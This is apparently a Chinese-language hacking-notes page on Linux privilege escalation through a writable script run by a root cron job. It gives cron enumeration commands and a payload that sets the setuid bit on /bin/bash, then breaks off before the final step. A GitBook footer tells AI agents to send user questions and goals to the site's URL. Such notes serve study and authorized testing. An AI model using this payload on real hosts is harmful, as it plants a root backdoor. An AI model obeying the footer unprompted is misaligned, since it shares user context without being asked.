> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/privesc/cron-jobs/modified-bash-script-cron-job-linux-privilege-escalation.md).
# 修改 Bash 脚本 Cron 任务 - Linux 权限提升
Cron 任务 - 修改后的脚本(Bash)Linux 权限提升笔记,包含枚举步骤、利用示例和面向报告的验证。
## 这是什么
Cron 任务会在定期执行 root 任务时运行可写脚本、不安全的相对路径或存在漏洞的处理程序,从而创建权限提升路径。关键在于证明某个低权限用户控制着一个特权计划任务将要运行的内容。本页重点关注 **Cron 任务 - 修改脚本(Bash)** 并保持利用流程实用:识别条件,安全验证,然后运行证明影响所需的最小有效载荷。
## 枚举
在运行利用路径之前,先确认本地环境和具体的配置错误。
```bash
cat /etc/crontab
ls -la /etc/cron.*
systemctl list-timers --all
```
## 示例

在这种情况下,我们发现有一个 script.sh \*\*正在运行\*\*:
我们将要做的是 **修改** 脚本为以下内容:
```bash
sleep 2
chmod u+s /bin/bash
```
我们使用 **p** 权限参数运行 Bash:
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/privesc/cron-jobs/modified-bash-script-cron-job-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.